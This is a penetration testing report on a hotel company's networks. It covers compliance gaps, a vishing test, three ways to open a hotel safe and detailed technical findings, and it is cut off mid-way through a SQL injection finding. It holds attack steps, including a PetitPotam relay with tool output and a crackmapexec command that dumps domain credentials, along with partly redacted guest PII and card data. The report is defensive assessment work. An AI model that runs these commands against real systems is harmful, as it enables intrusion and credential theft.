

**CONFIDENTIAL - DO NOT DISTRIBUTE**

# The Cozy Croissant



## **Penetration Testing Report**

**January 13 - 14, 2023**

**Xxxxxx-xx**

# Table of Contents

---

<b>Document Control Information</b>	3
<b>Executive Summary</b>	4
<b>Technical Overview</b>	5
Scope	5
Network Topology	5
Key Strengths	6
<b>Testing Methodology</b>	7
<b>Compliance</b>	8
General Data Protection Regulation (GDPR)	8
Payment Card Industry Data Security Standard (PCI DSS)	11
<b>Social Engineering Assessment</b>	15
<b>Physical Security Assessment</b>	16
<b>Initial Penetration Test</b>	18
<b>Technical Assessment Findings</b>	20
Summary of Findings	20
Critical Findings	22
1. Default / Weak Credentials	22
2. PetitPotam to ADCS Relay Attack Vector	24
3. Unsecure Credential Storage Method on Domain Controller	28
4. SQL Injection	29
High Findings	31
5. Global Administrative User Password Reuse	31
6. Client Side Data Disclosure in LPS Service	33
7. Privilege Escalation	35
8. Authenticated Remote Code Execution in get_output() Function	37
9. SMB Signing Disabled	40
9. Plaintext Credentials in LDAP	42
Medium Findings	45
12. Network Segmentation Controls Insufficient	47
14. LPS API Cross Client Enumeration	50
15. Publicly Available Configs and Logs	51
Low Findings	52

16. Web server does not use HTTPS	52
17. Unauthenticated Environment Variable Disclosure	54
18. Source Code Disclosure	55
19. Self-signed certificates	57
20. Username Enumeration	59
Informational Findings	60
21. Payment Portal Password Policy	60
<b>Appendix A: Classification Definitions</b>	62
<b>Appendix B: Network Information</b>	64
<b>Appendix C: Tools Used</b>	65
<b>Appendix D: References</b>	67

## Document Control Information

---

Document Details	
Company:	The Cozy Croissant
Version:	1.0
Date Last Edited:	January 14, 2023
Authors:	Xxxxxx-xx
Penetration Testers:	Xxxxxx-xx
Classification:	Confidential

Recipients	
Name:	Title:

Jamie Jackson	Technology Director
---------------	---------------------

## Executive Summary

Xxxxxx-xx performed a follow-up penetration test on The Cozy Croissant's corporate and guest networks on January 13 - 14, 2023. The penetration test simulated an attack of an internal threat actor attempting to gain access to The Cozy Croissant corporate and guest network systems. The purpose of the penetration test was to discover network strengths, vulnerabilities, and suggest remediation to improve The Cozy Croissant's cybersecurity posture. The consultants also reevaluated the vulnerabilities found during the initial penetration test to help determine the effectiveness of The Cozy Croissant's remediation efforts.

Xxxxxx-xx identified strengths including the use of docker containers, network segmentation, and an updated password policy. These strengths significantly improve security across multiple points of the tested networks. After reevaluating previous findings from the initial penetration test, we identified 1 remediated finding and 3 partially remediated findings.

Xxxxxx-xx identified a total of 22 findings within the scope of engagement, which are broken down by severity in the table below:

Critical	High	Medium	Low	Informational
4	7	5	5	1


Additionally, Xxxxxx-xx was able to access personally identifiable information (PII) of TCC customers on the Hotel Management System, My Rewards system, and the Payment Portal. The consultants were also able to access payment card information on the Hotel Management System and Payment database. The PII and payment card information found on TCC's networks could be used with malicious intent and lead to reputational damage if it becomes widely known that the information is accessible. The Cozy Croissant could also be found in non-compliance of the General Data Protection Regulation (GDPR) and Payment Card Industry Data Security Standard (PCI DSS). GDPR non-compliance can result in fines up to €20 million or 4% of TCC's annual revenue and PCI DSS non-compliance can result in fines ranging from \$5,000 to \$100,000 per month.

# Technical Overview

## Scope

The scope of this penetration test included The Cozy Croissant's corporate and guest networks. The IP address range of the corporate network was 10.0.0.0/24 and the IP address range of the guest network was 10.0.200.0/24. The scope also included any publicly available information including websites, social media profiles, and GitHub repositories that pertain to The Cozy Croissant.

## Network Topology



## **Key Strengths**

### **I. Docker Containers**

- Most applications and services hosted on the linux based services were hosted using Docker containers. This prevents code execution on the applications from affecting underlying systems.

### **II. Corporate and Guest Network Segmentation**

- During XXXXXX-xx's initial penetration test, the corporate and guest networks were not segmented so users on the guest network could access corporate resources. After the consultants conducted the follow-up penetration test the implementation of network segmentation between the corporate and guest networks was confirmed. Separating the two networks is a beneficial first step in improving the overall security of TCC's networks. Additional network segmentation could be implemented by creating a Kiosk segment and Payment card segment.

### **III. Updated Domain Password Policies**

- During [REDACTED] initial penetration test, the consultants discovered that there was a weak password policy in place permitting weak passwords. During this retest the domain users' passwords adhered to a much stronger password policy requiring longer, more complex passwords.

# Testing Methodology

---

Xxxxxx-xx's testing methodology had three main phases - reconnaissance, target assessment, and execution of assessment. Reconnaissance involved conducting Open-Source Intelligence (OSINT) research to gather publicly available information about The Cozy Croissant and network enumeration scans to gather information on available hosts and the network topology. The consultants used tools such as Nmap to identify systems and service versions of hosts and applications on the networks. Manual vulnerability scans were also conducted during the target assessment phase. For execution of assessment, the consultants used tools such as Burp Suite, Metasploit, and Hydra. . to find and exploit vulnerabilities. The diagram below shows a visual representation of the testing methodology the consultants followed throughout the penetration test.



# Compliance

---

While conducting the follow-up penetration test of The Cozy Croissant corporate and guest networks, XXXXXX-xx discovered findings that result in regulatory non-compliance or go against cybersecurity best practices. Some of the findings were found during the consultants initial penetration test, and upon re-evaluation had not yet been remediated. Complying with regulations is crucial to avoid legal and/or financial repercussions and it will help improve the overall security of TCC's networks.

## General Data Protection Regulation (GDPR)

During [XXXXX] initial penetration test, customer's personally identifiable information (PII) was discovered on the Hotel Management System software. After conducting the follow-up penetration test, the consultants found PII on the Hotel Management System, Payment Portal and "My Rewards" database. These systems are accessible on the TCC corporate network at the IP addresses 10.0.0.11, 10.0.0.12, and 10.0.0.200, respectively. The information about customers that was accessible includes: full name, address, postal code, phone number, and email address.

```
accessed_date: 2023-01-07 06:03:22
***** 60003. row *****
    id: 60003
    state: 0
    customer_id: NULL
    created_date: 2022-05-31 08:33:45
    modified_date: 0000-00-00 00:00:00
    modified_by: 0
    created_by: 0
    payment_method_id: offline
    payment_method_txn_id: NULL
    payment_status: 0
    payment_data: {"cardholder": "Karen [REDACTED]", "card_code": "xKxxMndzDI"
    coupon_id: NULL
    coupon_code: NULL
    customer_title: Ms.
    customer_firstname: Karen
    customer_middlename:
    customer_lastname: [REDACTED]
    customer_email: arturogreenholt@[REDACTED]
    customer_phonenumber: 43610[REDACTED]
    customer_mobilephone: NULL
    customer_company:
    customer_address1: 510 [REDACTED]
    customer_address2:
    customer_city: Newark
    customer_zipcode: [REDACTED]
CUSTOMER_COUNTRIES_ID: 224
```

Image Description: PII on Hotel Management System (10.0.0.11)

MariaDB [loyalty]> select * from users;								
	id	secret	username	fullname	email	password		
1   afkujs		admin		NULL	NULL			
2   dunrje		guest		NULL	NULL			
3   xcpptd		Marli		NULL	NULL	e@gmail.com		
4   hqpfu		Grayc		NULL	NULL	oyce@gmail.com		
5   augyed		Ade.F		NULL	NULL	l.com		
6   yytsh		Lenny		NULL	NULL	mail.com		

Image Description: PII from TCC My Rewards Database (10.0.0.12)

Admin - Get All Reservations from: X +								
<a href="https://10.0.0.200/#/admin/reservations">https://10.0.0.200/#/admin/reservations</a>								
Home		ID	Firstname	Lastname	Email	Checkin	Checkout	Total
Payment Services	X	1	Leo	Jason	leason.net	Tue, 02 3:00:00 0 GMT	Fri, 05 M 0:00:00 GMT	1196.17
Logout		2	Carey	Zemlak	cugheny.org	Sat, 18 3:00:00 0 GMT	Sun, 19 3:00:00 0 GMT	2021.14

Image Description: PII from TCC Payment Portal (10.0.0.200)

While there are currently not any privacy protection laws in place in the United States, The Cozy Croissant will need to be in compliance with the General Data Protection Regulation (GDPR) created by the European Union (EU) if TCC collects, stores, or processes any personal data about an EU citizen as defined in Article 3 of the GDPR. For example, if an EU citizen travels to Reno, NV and stays at The Cozy Croissant and the company collects, stores, and/or processes their information, then TCC is subject to the GDPR and may face penalties if found in non-compliance. Credit card data was also discovered on the TCC network and is identified as personal data under GDPR. Further information about the credit card data that was found will be discussed in the Payment Card Industry Data Security Standard section.

Less severe GDPR infringements can result in a fine of up to €10 million, or 2% of TCC's annual revenue from the preceding financial year, whichever amount is higher. More serious GDPR infringements can result in a fine of up to €20 million, or 4% of TCC's annual revenue from the preceding financial year, whichever amount is higher. Technically, TCC would only need to comply with GDPR in regards to EU citizen personal data, but it is best practice to apply

the regulation requirements to all personal data collected about any customer. Compliance with GDPR will also help prepare TCC for any privacy laws/regulations that may be passed in the United States in the future. For detailed information about GDPR and the requirements TCC needs to implement, the consultants recommend visiting this site, <https://gdpr-info.eu/>, to learn more. For a brief overview of the GDPR key requirements found in Article 5, see the table below:

GDPK Key Requirements
Lawfulness, fairness, and transparency
Purpose limitation
Data minimization
Accuracy
Storage limitation
Integrity and Confidentiality
Accountability

**References:**

GDPR Document - <https://gdpr-info.eu/>

GDPR Fines - <https://gdpr.eu/fines/>

GDPR Principles - <https://gdpr-info.eu/art-5-gdpr/>

## Payment Card Industry Data Security Standard (PCI DSS)

During XXXXXX-xx's initial penetration test, we discovered a PostgreSQL database on the Payment-db host at IP address 10.0.0.210 that was formatted to contain payment information in plaintext. After re-evaluating the network the same PostgreSQL database was discovered to have plaintext credit card information stored on it. XXXXXX-xx also discovered a second database on the TCC corporate network that contains plaintext credit card information. The second database with credit card information is the MySQL database on the Hotel Management System (HMS) host at IP address 10.0.0.11.

```
payment_status: 0
payment_data: {"cardholder": "Karen [REDACTED]", "cardnumber": "6229 [REDACTED] 7029",
               "code: xKxx [REDACTED]
               coupon_id: NULL
               coupon_code: NULL
               customer_title: Ms.
               customer_firstname: Karen
               customer_middlename:
               customer_lastname: [REDACTED]
               customer_email: karen@samplehotelstillsbank.info
               "cardcvv": "4 [REDACTED]", "cardexpmonth": "04", "cardexpiryyear": "[REDACTED"]}
```

Image Description: Credit Card information on Hotel Management System (10.0.0.11)

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.3
3 Date: Sat, 14 Jan 2023 18:48:18 GNT
4 Content-Type: application/json
5 Content-Length: 509189
6 Connection: close
7 Access-Control-Allow-Origin: *
8
9 [
  {
    "amount": null,
    "customer_id": "180011644 [REDACTED] Jeremiah [REDACTED] 54 [REDACTED] /26 [REDACTED] 6866",
    "id": null,
    "status": null
  },
  {
    "amount": null,
    "customer_id": "159336041 [REDACTED] Alexandra [REDACTED] 30 [REDACTED] /28 [REDACTED] 99 481",
    "id": null,
    "status": null
  },
  {
    "amount": null,
    "customer_id": "340500131 [REDACTED] Robert [REDACTED] 07 [REDACTED] 06 41 [REDACTED] 00 0",
    "id": null,
    "status": null
  }
]
```

Image Description: Credit Card information on Payment Database (10.0.0.210)

The Payment Card Industry Data Security Standard (PCI DSS) is a global standard that is applicable to all entities that store, process, or transmit cardholder data and/or sensitive authentication data. Cardholder data includes the Primary Account Number (PAN), cardholder name, expiration date, and service code. Sensitive authentication data includes full track data (magnetic-stripe data or chip data), card verification code, and PINs/PIN blocks. Since TCC handles credit card information, certain requirements will need to be met to be compliant with PCI DSS. Below are tables outlining the Principal PCI DSS Requirements and PCI DSS account data storage requirements:

Principal PCI DSS Requirements	
1.	Install and Maintain Network Security Controls
2.	Apply Secure Configurations to All System Components
3.	Protect Stored Account Data
4.	Protect Cardholder Data with Strong Cryptography During Transmission Over Open, Public Networks
5.	Protect All Systems and Networks from Malicious Software
6.	Develop and Maintain Secure Systems and Software
7.	Restrict Access to System Components and Cardholder Data by Business Need to Know
8.	Identify Users and Authenticate Access to System Components
9.	Restrict Physical Access to Cardholder Data
10.	Log and Monitor All Access to System Components and Cardholder Data
11.	Test Security of Systems and Networks Regularly
12.	Support Information Security with Organizational Policies and Programs

## PCI DSS Account Data Storage Requirements

	Data Elements	Storage Restrictions	Required to Render Stored Data Unreadable
Cardholder Data	Primary Account Number (PAN)	Storage is kept to a minimum as defined in Requirement 3.2	Yes, as defined in Requirement 3.5
	Cardholder Name		
	Service Code	Storage is kept to a minimum as defined in Requirement 3.2	No
Sensitive Authentication Data	Expiration Date		
	Full track Data		Yes, data stored until authorization is complete must be protected with strong cryptography as defined in Requirement 3.3.2
	Card Verification Code	Cannot be stored after authorization as defined in Requirement 3.3.1	
	PIN/PIN Block		

The network segmentation TCC implemented after [REDACTED] initial penetration test is a beneficial first step towards improving payment card security. According to PCI DSS, network segmentation/isolation of the Cardholder Data Environment (CDE) from the remainder of an entity's network is not a requirement but it is strongly recommended. Further network segmentation within TCC's corporate network to separate the cardholder data from other corporate resources would improve security of the cardholder data. Segmentation of CDE may reduce the following:

- Scope of the PCI DSS assessment
- Cost of the PCI DSS assessment
- Cost and difficulty of implementing and maintaining PCI DSS controls
- Risk to an organization relative to payment card account data (reduced by consolidating the data into fewer, more controlled locations)

The storage of plaintext Primary Account Numbers (PANs) and Card Verification Codes (CVVs) and the storage of CVVs after authorization in the Hotel Management System database and Payment database is not compliant with PCI DSS storage requirements. The use of acceptable

encryption techniques as outlined in section PCI DSS Requirement 3.5 should be implemented and CVV information should be destroyed after payment authorization. Also, all payment card information should be kept to a minimum to minimize security risks and as part of PCI DSS compliance requirements.

PCI DSS non-compliance can result in fines ranging from \$5,000 to \$100,000 per month. Therefore, Xxxxxx-xx recommends that TCC ensures the storage, transmission, and/or processing of payment card information anywhere on the TCC network is compliant with PCI DSS. It is important to note that as previously mentioned credit card data is considered personal data under GDPR, therefore the credit card data found on the TCC networks could also be found in non-compliance with GDPR and the fines associated with that could be imposed in addition to PCI DSS fines.

Although PCI DSS is a mandatory regulation, compliance will improve the overall security of TCC's network systems. For detailed information about PCI DSS and the requirements TCC needs to implement, the consultants recommends visiting this site, [https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4\\_0.pdf](https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4_0.pdf), to learn more.

**References:**

- PCI DSS v4 - [https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4\\_0.pdf](https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4_0.pdf)
- PCI DSS Security Penalties - [https://financial.ucsc.edu/pages/security\\_penalties.aspx](https://financial.ucsc.edu/pages/security_penalties.aspx)
- PCI DSS Compliance Guide - <https://www.pcicomplianceguide.org/faq/>

# Social Engineering Assessment

---

At the request of The Cozy Croissant, XXXXXX-xx conducted a vishing social engineering assessment. Vishing is the practice of making fraudulent phone calls in an attempt to gain personal or sensitive information. The consultants called the front desk at The Cozy Croissant and pretended to be someone named “John” from the accounting department at Croissant Holdings, LLP. The consultants claimed to be conducting an audit of discrepancies identified in a guest’s account. The target was asked to provide information on the individuals from two different rooms, after giving the target false information regarding the rooms in question, the consultants were provided with the correct guest name. From here the consultants requested the guest credit card information, which the target declined to provide. After which the consultants were able to successfully elicit the guest mailing addresses. The consultants were able to gather the following information about 2 TCC customers from the vishing assessment: first name, last name, phone number, address, and the amount owed to TCC. The information obtained by the consultants is personally identifiable information (PII) and should not be given to anyone unless the individual requesting the information can be properly identified and authenticated and they have authorization to obtain the information. A successful attack could potentially result in monetary and reputational damages.

To help mitigate against similar attacks such as this, users that have access to PII can receive additional training in order to recognize common techniques utilized by attackers, such as vishing, smshing, and phishing. Management should implement policy regarding when and how guest information can be disclosed.

# **Physical Security Assessment**

---

On January 13, 2023, XXXXX-xx was provided a small safe that is under consideration for use behind the front desks and in hotel rooms at TCC. The consultants were tasked with trying to gain access to the safe in as many non-destructive ways as possible. XXXXX-xx was provided with a limited set of tools and resources to complete this assessment. On January 13 - 14, 2023 the consultants were able to successfully open the safe using three different methods.

## **Method 1: Brute Force the Keypad**

The keypad had wear markings on the buttons 8, 2 and "Enter". The consultants entered combinations of three numbers containing 8 and 2. On the third input attempt the combination "822" resulted in the safe opening.

## **Method 2: Reset the Keypad**

This safe model includes a red keypad reset button on the door near the hinge. The consultants used a customized tool consisting of a pen cap and a tension wrench to press the reset button through one of the mounting holes on the back of the safe. A review of the safe on Amazon provided information about the reset button. Pictured below is an image containing tools that can be purchased for less than \$5 that can be used to perform this attack efficiently.



Image Description: Low cost lockpicking tools.

### Method 3: Latch Bypass

After conducting online research about the safe and methods to open it, XXXXXX-XX found a video demonstrating how bouncing the safe would cause the locking mechanism to fail and the safe to open. To test this, the consultants sat in a chair and bounced the safe on a leg and successfully opened the safe..



Image Description: Yuanshikj Electronic Deluxe Digital Security Safe Box

### References:

Safe Box on Amazon (Method 2) - [https://www.amazon.com/Yuanshikj-Electronic-Security-Fireproof-Business/dp/B078MYJYD5/ref=asc\\_df\\_B078MYJYD5/?tag=hyprod-20&linkCode=df0&hvadid=312060853864&hvpos=&hvnetw=g&hvrand=10990357311933972104&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdcmdl=&hvlocint=&hvlocphy=2840&hvtargid=pla-568693134129&th=1](https://www.amazon.com/Yuanshikj-Electronic-Security-Fireproof-Business/dp/B078MYJYD5/ref=asc_df_B078MYJYD5/?tag=hyprod-20&linkCode=df0&hvadid=312060853864&hvpos=&hvnetw=g&hvrand=10990357311933972104&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdcmdl=&hvlocint=&hvlocphy=2840&hvtargid=pla-568693134129&th=1)

Youtube Video of Safe Opening Technique (Method 3) - <https://youtu.be/fjrTTlxWTIY>

# Initial Penetration Test

---

The January 13 - 14, 2023 penetration test was a follow-up engagement to Xxxxxx-xx's initial penetration test conducted for The Cozy Croissant. The consultants re-evaluated all of the vulnerabilities found during the initial penetration test to provide detailed information about The Cozy Croissant's remediation efforts. Out of the 16 previous findings, 1 finding has been successfully remediated, 3 findings were partially remediated, 7 findings need to be remediated, and 5 findings were not applicable. The table below indicates the remediation status of each vulnerability from the initial engagement. The hosts that were associated with the vulnerabilities classified with the status "Not Applicable" were unavailable during the retest of the network or the service associated with the finding was no longer in use, so the consultants was unable to confirm whether or not the findings had been remediated on The Cozy Croissant networks.

Finding Name	Status	Comments
PostgreSQL Default Credentials	Remediated	Requires password change
Weak Password Policy	Partially Remediated	Domain policy has been modified
Sensitive Data Served Through HTTP	Partially Remediated	N/A
MySQL Passwordless Local Root Login	Partially Remediated	N/A
Username Enumeration	Not Remediated	N/A
Insecure Domain Credential Storage	Not Remediated	N/A
Client Side Authentication and Data Exposure	Not Remediated	N/A

SMB Signing Disabled	Not Remediated	N/A
LM LAN Manager Network Authentication is Enabled	Not Remediated	N/A
PetitPotam to ADCS Relay Attack Vector	Not Remediated	N/A
Windows Systems Missing Critical Security Updates	Not Remediated	N/A
phpLDAPadmin LDAP Injection Vulnerability CVE-2018-12689	Not Applicable	N/A
Unauthenticated Access to Client Credit Card Webpage	Not Applicable	N/A
Unauthenticated Access to Hotel Management System	Not Applicable	The HMS software that was in use during [REDACTED] initial engagement was replaced with a different software.
Weak or Default Credentials on phpLDAPadmin Page	Not Applicable	The 10.0.0.101 IP address that the findings was on during [REDACTED] initial engagement was no longer accessible.
Verbose Error Page Versioning	Not Applicable	The HMS software on 10.0.0.11 was no longer accessible by web browser.

# Technical Assessment Findings

---

Classification definitions and scales for risk score, exploitation likelihood, business impact, and remediation difficulty can be found in [Appendix A](#).

## Summary of Findings

Critical	High	Medium	Low	Informational
4	7	5	5	1

Number	Finding	Risk Level
1	Default / Weak Credentials	Critical
2	PetitPotam to ADCS Relay Attack Vector	Critical
3	Unsecure Credential Storage Method on Domain Controller	Critical

4	SQL Injection	Critical
5	Global Administrative User Password Reuse	High
6	Client Side Data Disclosure in LPS Service	High
7	Privilege Escalation	High
8	Authenticated Remote Code Execution	High
9	SMB Signing Disabled	High
10	Insecure Direct Object Reference	Medium
11	Verbose Error Disclosure	Medium
12	Network Segmentation	Medium
13	Broken Web Access Control	Medium
15	LPS API Cross Client Enumeration	Medium
16	Publicly Available Configs and Logs	Medium
17	Web server does not use HTTPS	Low
18	Unauthenticated Environment Variable Disclosure	Low
19	Source Code Disclosure	Low
20	Self Signed Certificates	Low
21	Username Enumeration	Low
22	Payment Portal Password Policy	Informational

## Critical Findings

### 1. Default / Weak Credentials

#### Affected Host(s) Information:

Host Name	IP Address	Port	Service
kiosk01	10.0.200.101	445	smb
kiosk02	10.0.200.102	445	smb
kiosk03	10.0.200.103	445	smb
kiosk04	10.0.200.104	445	smb
hms	10.0.0.11	80, 443, 3306	http, mysql
lps	10.0.0.12	80, 443, 3306	http, mysql
profiler	10.0.0.102	80, 443	http
payment-db	10.0.0.210	5432	postgresql
media	10.0.0.20	80, 8096	http

**Classifications:**

Risk Score	10/10
Exploitation Likelihood	High
Business Impact	Severe
Remediation Difficulty	Easy

**Description:**

Default / weak credentials were found in the environment. This includes cases where the default password has not been changed or has been changed but is still weak. The passwords found could also have been found in lists of commonly used / breached passwords.

**Affected accounts:**

kiosk01-04:

- Administrator (Windows)

hms

- Admin (WordPress)
- Root (mysql)

lps

- Admin (My Rewards)
- Root (mysql)

profiler

- cn=admin,dc=cozycroissant,dc=com (ldap)

payment-db

- Postgres (postgresql)

media

- Jellyfin (Jellyfin)

**Steps To Reproduce:**

The services listed were sprayed with common passwords using tools like Hydra and Crackmapexec. The red team was able to log in to accounts with weak / default passwords.

**Remediation Recommendation(s):**

Change weak / default passwords for affected accounts.

**Business Impact:**

If the accounts affected are used for management or administrative purposes, malicious attackers can disrupt business operations, exfiltrate sensitive data, and/or gain complete control over systems. In the cases where the accounts are users, attackers can gain a foothold to systems.

**References:**

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/04-Authentication\\_Testing/02-Testing\\_for\\_Default\\_Credentials](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/02-Testing_for_Default_Credentials)

## 2. PetitPotam to ADCS Relay Attack Vector

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
DC01, ADCS	10.0.0.5, 10.0.0.6	N/A	Windows Server 2016

**Classifications:**

Risk Score	9/10
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Hard

**Description:**

This attack vector allows an attacker to abuse Windows encrypted storage services to provoke the domain machine account DC01\$ to authenticate to an attacker controlled computer. The attacker will then relay the authentication attempt to the ADCS server to register a certificate for the account, which can be used to impersonate the DC01\$ account to extract sensitive domain credentials from the domain controller.

**Steps To Reproduce:**

Using the Petitpotam tool (<https://github.com/topotam/PetitPotam>) it is possible to provoke an authentication attempt from the DC01 to a computer. Then using the impacket ntlmrelayx tool it is possible to request a certificate from the ADCS server. After obtaining the certificate, using the tool PKINITtools (<https://github.com/dirkjanm/PKINITtools>) it is possible to request a TGT ticket for DC01\$ and exfiltrate secrets from the domain controller.

```

[+] Binding to c681d488-11d0-8c52-00c04ed90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
[+] root@<IP>:~/Desktop/PetitPotam</>
# python petitpotam.py 10.0.2.4,dc01 10.0.0.5


PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @t0fkin_ & @led_shamir previous work on MS-RPNH

trying pipe lsarpc
[-] Connecting to nssm_np!0.0.0.5[\PIPE\lsarpc]
[+] Connected!
[-] Binding to c681d488-11d0-8c52-00c04ed90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
[+] root@<IP>:~/Desktop/PetitPotam</>
# python petitpotam.py 10.0.2.4,dc01 10.0.0.5


PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @t0fkin_ & @led_shamir previous work on MS-RPNH

Trying pipe lsarpc
[-] Connecting to nssm_np!0.0.5[\PIPE\lsarpc]
[+] Connected!
[-] Binding to c681d488-11d0-8c52-00c04ed90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
[+] root@<IP>:~/Desktop/PetitPotam</>

```

Image Description: Successfully exploiting the PetitPotam attack vector on DC01.

Image Description: Relaying the DC01\\$ account authentication to ADCS to register for a certificate.

**Remediation Recommendation(s):**

It is recommended to disable the “Encrypting File System Remote Protocol” if it is not required on the domain controller. Additionally, require SMB signing and https on the ADCS server to prevent authentication forwarding. This can be done by enabling the SMB signing option in the windows administrative tools panel and generating a certificate and enabling HTTPS in the Windows Admin Center for the ADCS service.

#### **Business Impact:**

In the event an attacker extracts all domain credentials from the domain controller, The Cozy Croissant could experience widespread issues throughout the network. An attacker may be able

to gain access to PII including credit card information, and guest information by impersonating employees with their credentials.

**References:**

- <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>
- <https://learn.microsoft.com/en-us/security-updates/SecurityAdvisories/2009/974926>

### 3. Unsecure Credential Storage Method on Domain Controller

#### Affected Host(s) Information:

Host Name	IP Address	Port	Service
DC01	10.0.0.5	N/A	Windows Server 2016

#### Classifications:

Risk Score	9/10
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Medium

#### Description:

- 1) The corporation's user credentials are stored in cleartext on the domain controller.
- 2) The corporation's user credentials are stored using a cryptographically broken hashing algorithm (LANMAN) which is always crackable with modern technology.
- 3) The corporation's user credentials are stored in the user description exposing the password to anyone with access to their description.

#### Steps To Reproduce:

- 1-2) Using a tool such as crackmapexec it is possible to extract domain credentials.

```
"crackmapexec smb 10.0.0.6 -u 'admin-user' -p 'password' --ntds"
```

This command will extract domain credentials in the format LANMAN:NTLM. If the LANMAN portion is populated with a value other than "aad3b435b51404eeaad3b435b51404ee", then that account is vulnerable to having their password exposed. If the account's password is present in cleartext, then their password is stored in cleartext separate from the hash.

- 3) To check the user descriptions you can navigate to the user administration panel on DC01's server administration panel. Then it is possible to view each user's description by opening their properties menu.

#### Remediation Recommendation(s):

To remediate this vulnerability, the domain policy will have to be modified to prevent LM hashing.

1. Start Registry Editor (Regedt32.exe).
2. Locate and then select the following key:  
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`
3. On the Edit menu, click Add Key, type `NoLMHash`, and then press Enter.
4. Exit Registry Editor.
5. Restart the computer, and then change your password to make the setting active.

Image Description: Instructions for LM hashing remediation.

Key Location: "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa"  
Value: "NoLMHash"

Run "gpedit.msc".

Navigate to Local Computer Policy >> Computer Configuration >> Windows Settings >> Security Settings >> Account Policies >> Password Policy.

If the value for "Store password using reversible encryption" is not set to "Disabled", this is a finding.

#### **Business Impact:**

Storing passwords in clear text or with LM hashing allows an attacker to further compromise the users and services in the network by reusing the passwords to masquerade as each user.

#### **References:**

<https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password>

[https://www.stigviewer.com/stig/windows\\_10/2019-01-04/finding/V-63429](https://www.stigviewer.com/stig/windows_10/2019-01-04/finding/V-63429)

## 4. SQL Injection

#### **Affected Host(s) Information:**

Host Name	IP Address	Port	Service

payment-web	10.0.0.200	80, 443	http
-------------	------------	---------	------

#### Classifications:

Risk Score	10/10
Exploitation Likelihood	Likely
Business Impact	Severe
Remediation Difficulty	Medium

#### Description:

The affected host is vulnerable to SQL injection. SQL injection enables an attacker to insert unchecked or poorly checked SQL code into various user-controlled inputs in the application. This can allow attackers to view and tamper with the underlying database and potentially execute code and compromise systems.

#### Steps To Reproduce:

The following HTTP request to the payment API endpoint resulted in credit card and PII data exfiltration from the backend database:
